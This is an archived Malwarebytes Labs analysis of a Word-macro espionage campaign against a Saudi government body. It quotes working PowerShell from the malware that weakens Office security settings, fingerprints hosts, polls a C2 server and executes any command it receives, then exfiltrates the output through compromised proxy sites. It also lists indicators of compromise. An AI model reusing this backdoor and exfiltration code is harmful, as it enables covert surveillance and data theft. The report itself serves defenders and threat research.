Elaborate scripting-fu used in espionage attack against Saudi Arabia Government entity

By Malwarebytes Labs

Published: 2017-09-25 · Archived: 2026-04-05 23:18:03 UTC

We recently came across a campaign targeting a Saudi Arabia Government entity via a malicious Word document which at first reminded us of an attack we had previously described on this blog.

In our previous research, we detailed how an information stealer Trojan was deployed via a Word macro, in order to spy on its victims (various parts of the Saudi Government). The stolen information was transmitted back to the threat actors' infrastructure in an encrypted format.

This new threat also uses a macro to infect the target's computer, but rather than retrieving a binary payload, it relies on various scripts to maintain its presence and to communicate via hacked websites, acting as proxies for the command and control server.

The malicious script fingerprints the victim's machine and can receive any command that will run via PowerShell. In this blog post, we will describe the way this threat enters the system and maintains its presence while constantly communicating with its command and control server.

Covert delivery and persistence

The decoy document bears the logo of one of the branches of the Saudi Government and prompts the user to "Enable Content" stating that the document is in protected view (which is actually true).

A high-level summary static analysis of this document reveals that it includes a macro as well as several Base64 encoded strings.

```
OLE:MAS--B-- target.doc (Flags: M=Macros, A=Auto-executable, S=Suspicious keywords, B=Base64 strings
```

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word document is opened
AutoExec	Document_New	Runs when a new Word document is created (obfuscation: Base64)
Suspicious	Chr	May attempt to obfuscate specific strings
Suspicious	Lib	May run code from a DLL
Suspicious	Shell	May run an executable file or a system command (obfuscation: Base64)
Suspicious	vbHide	May run an executable file or a system command (obfuscation: Base64)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Base64 String	'\x91\xea\xe7z]\xf6'	kernel32
Base64 String	Private Sub Document_New()	UHJpdmF0ZSBTdWIgRG9jdW1lbnRfTmV3KCkKICA gIE5ld0RvY1dpdGhDb2RlCkVuZCBTdWIKClN1Yi BOZXdEb2NXaXRoQ29kZSgpCiAgICBPbiBFcnJvc iBSZXN1bWUgTmV4dAogICAgICAgICAgICAgICAgIEFFzIERvY3VtZW50CgogICAgU2V0
	NewDocWithCode	
	End Sub	
	Sub NewDocWithCode() On Error Resume Next	
	Dim doc As Document	
	Set doc = ActiveDocument	IGRvYyA9IEFjdGl2ZURvY3VtZW50CiAgICBEaW0 gaSwgaiBBcyBJbnRlZ2VyCiAgICBqID0gZG9jLl ZCUHJvamVjdC5WQkNvbXBvbmVudHMoIlRoaXNEb 2N1bWVudCIpLkNvZGVNb2R1bGUuQ291bnRPZkxp bmVzCiAgICBqID0gaiArIDEKICAg
	Dim i, j As Integer	
	j = doc.VBProjec	


One of the first routines the malicious VBScript performs is to disable or lower security settings within Microsoft Excel and Word by altering corresponding registry keys with values of “1”, meaning: Enable All (ref).

```
for($i=10; $i -le 20; $i++){
    $rgb = "HKCU:\Software\Microsoft\Office\$i.0\excel\Security";
    if(test-path $rgb){
        New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
        New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
        $rgb = "$rgb\ProtectedView";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
        }
    }
    $rgb = "HKCU:\Software\Microsoft\Office\$i.0\word\Security";
    if(test-path $rgb){
        New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
        New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
        $rgb = "$rgb\ProtectedView";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
        }
    }
}
```


The VBScript also fingerprints the victim for their IP address by querying the Win32_NetworkAdapterConfiguration class:

```
function getIps
{
    $ips=""
    gwmi Win32_NetworkAdapterConfiguration -Filter "IPEnabled=True" | where{$
    _.IPAddress[0] -NotLike '169*'} | % {$ips = $ips + "-"+ $_.IPAddress[0]}
    return $ips.subString(1)
}
```

It then proceeds to retrieve a stream of data from the Pastebin website using its own proxy:



The data is converted into two scripts, a PowerShell and a Visual Basic one, the latter being used for persistence on the infected machine via two different hook points: a Run key in the registry and a scheduled task.




This VBScript is really a launcher for the more important PowerShell script, and both are stored as hidden system files under the Documents folder using the following commands:

```
attrib +s +h "C:UserspublicdocumentsNTSTATS.ps1" attrib +s +h "C:UserspublicdocumentsNTSTATS.vbs"
```

Espionage and exfiltration

That PowerShell script also has the same instructions to lower Office's security settings but more importantly is used to exfiltrate data and communicate with the command and control server.



A unique ID is stored on the victim's machine (in the same folder as the scripts) in a file called [username].key and is used to receive instructions via a server located in Germany (although it appears to be down at the time of writing).

```
GET http://144.76.109[.]88/al/?action=getCommand&id=[user ID] HTTP/1.1
```

A function called *getKey* retrieves the unique ID from the .key file stored on the local hard drive to register the machine as a new victim. If the key file does not exist, it queries for additional system information (computer name, IP address, OS version) and then creates that key (*Set-Content $keypath $id*).

```
function getKey
{
    $keyPath = "$($config['storagePath'])\$($env:username).key"
    if((Test-Path $keyPath) -eq $true){
        $key = Get-Content $keyPath
        if($key -match "^\d+$"){
            return $key
        }
    }
    $os = (Get-WmiObject Win32_OperatingSystem).Name
    $os = $os.Split('{|}', [System.StringSplitOptions]::RemoveEmptyEntries)
    $os ="$((Get-WmiObject Win32_OperatingSystem).OSArchitecture)|$((Get-WmiObject
    Win32_OperatingSystem).Version)|$($os[0])|$($os[1])"
    $data = "$($env:computername)::$($env:username)::$($os)::$(getIPs)"
    $data = encode $data
    $id = httpGet "?action=register&data=$($data)"
    if($id.Length -gt 0){
        if($id -match "^\d+$"){
            Set-Content $keyPath $id
            return $id
        }
    }
    return $false
}
```

Another function called *getCommand* uses the key as a parameter to then contact the C2. This command runs every 5 minutes:

```
while ($true){  getCommand $key  start-sleep -Seconds 300 }
```

```
function getCommand($key)
{
    $commands = httpGet -url "?action=getCommand&id=$key"
    if($commands.Length -gt 4){
        $parts = $commands.Split('{::}', [System.StringSplitOptions]::RemoveEmptyEntries)
        $id = $parts[0]
        $cmd = decode $parts[1]
        $res = ((eval $cmd) | Out-String)
        $res = $res -replace ' {4,}', '    '
        $res = $res -replace '\-{4,}', '----'
        $res = encode $res
        sendResult $key $id $res
        return $true
    }
    return $false
}
```

The malicious script can receive and run any command the attackers want via PowerShell, making this a very powerful attack.

The eventual exfiltration of data is done via several hardcoded websites acting as a proxy via the *sendResult* function:

```
function sendResult
{
    param([string] $key, [string] $cmdId, [string]$result)
    $prefix = "?action=saveResult&id=$key&cmd=$cmdId"
    $chunks = [math]::floor($result.Length / $config['chunkSize'])
    if($chunks -eq 0){
        httpGet "$prefix&res=$result"
    }else{
        $counter = 0;
        for($j=0; $j -le $chunks; ++$j){
            $httpResult=''
            if($j -eq $chunks){
                $chunk = $result.Substring($j*$config['chunkSize'])
                $httpResult = httpGet "$prefix&chunk=last&res=$chunk"
            }else{
                $chunk = $result.Substring($j*$config['chunkSize'],$config['chunkSize'])
                $httpResult = httpGet "$prefix&chunk=$j&res=$chunk"
            }
            if($httpResult -eq 'OK'){continue}
            ++$counter
            --$j
            if($counter -ge $config['retryCount']){break}
            Start-Sleep -s 5
        }
    }
}
```

The transmission of data is done via Base64 encoded strings, one for the user id (.key file) and one for the exfiltrated data.

```
GET /wp-content/wp_fast_cache/wmg-global.com/Senditem.php?c=[removed]== HTTP/1.1 Host: www.wmg-globa
```

The parameters passed on the URL in the Base64 format:

```
action=saveResult&id=[removed]&cmd=2&chunk=last&res=[removed]=
```

Decoding the value in the variable “res”, we get the following info.


```
Connection-specific DNS Suffix . : [removed] Description . . . . . : [removed] Physical
```

Script based attack and protection

This attack is very different from the typical malicious spam we see on a daily basis, blasting Locky or some banking Trojan. Indeed, there is no malicious binary payload (although one could be downloaded by the C2) which makes us think the attackers are trying to keep a low profile and remain on the system while collecting information from their target.

Relying on scripts as part of the attack chain and ongoing infection is an interesting concept due to how modular it is, not to mention more likely to stay undetected from antivirus engines. At the same time, it needs to rely on various encoding techniques because it can’t make use of a packer like a traditional malware binary would.

Malwarebytes users are already protected against this attack thanks to our signature-less engine.



Indicators of compromise

Scripts:

```
C:UserspublicdocumentsNTSTATS.ps1 C:UserspublicdocumentsNTSTATS.vbs
```

C2:

```
144.76.109[.]88/al/
```

Proxies:

```
larsson-elevator[.]com/plugins/xmap/com_k2/com.php?c= spearhead-training[.]com/action/point2.php?c=
```

Source: https://blog.malwarebytes.com/threat-analysis/2017/09/elaborate-scripting-fu-used-in-espionage-attack-against-saudi-arabia-government_entity/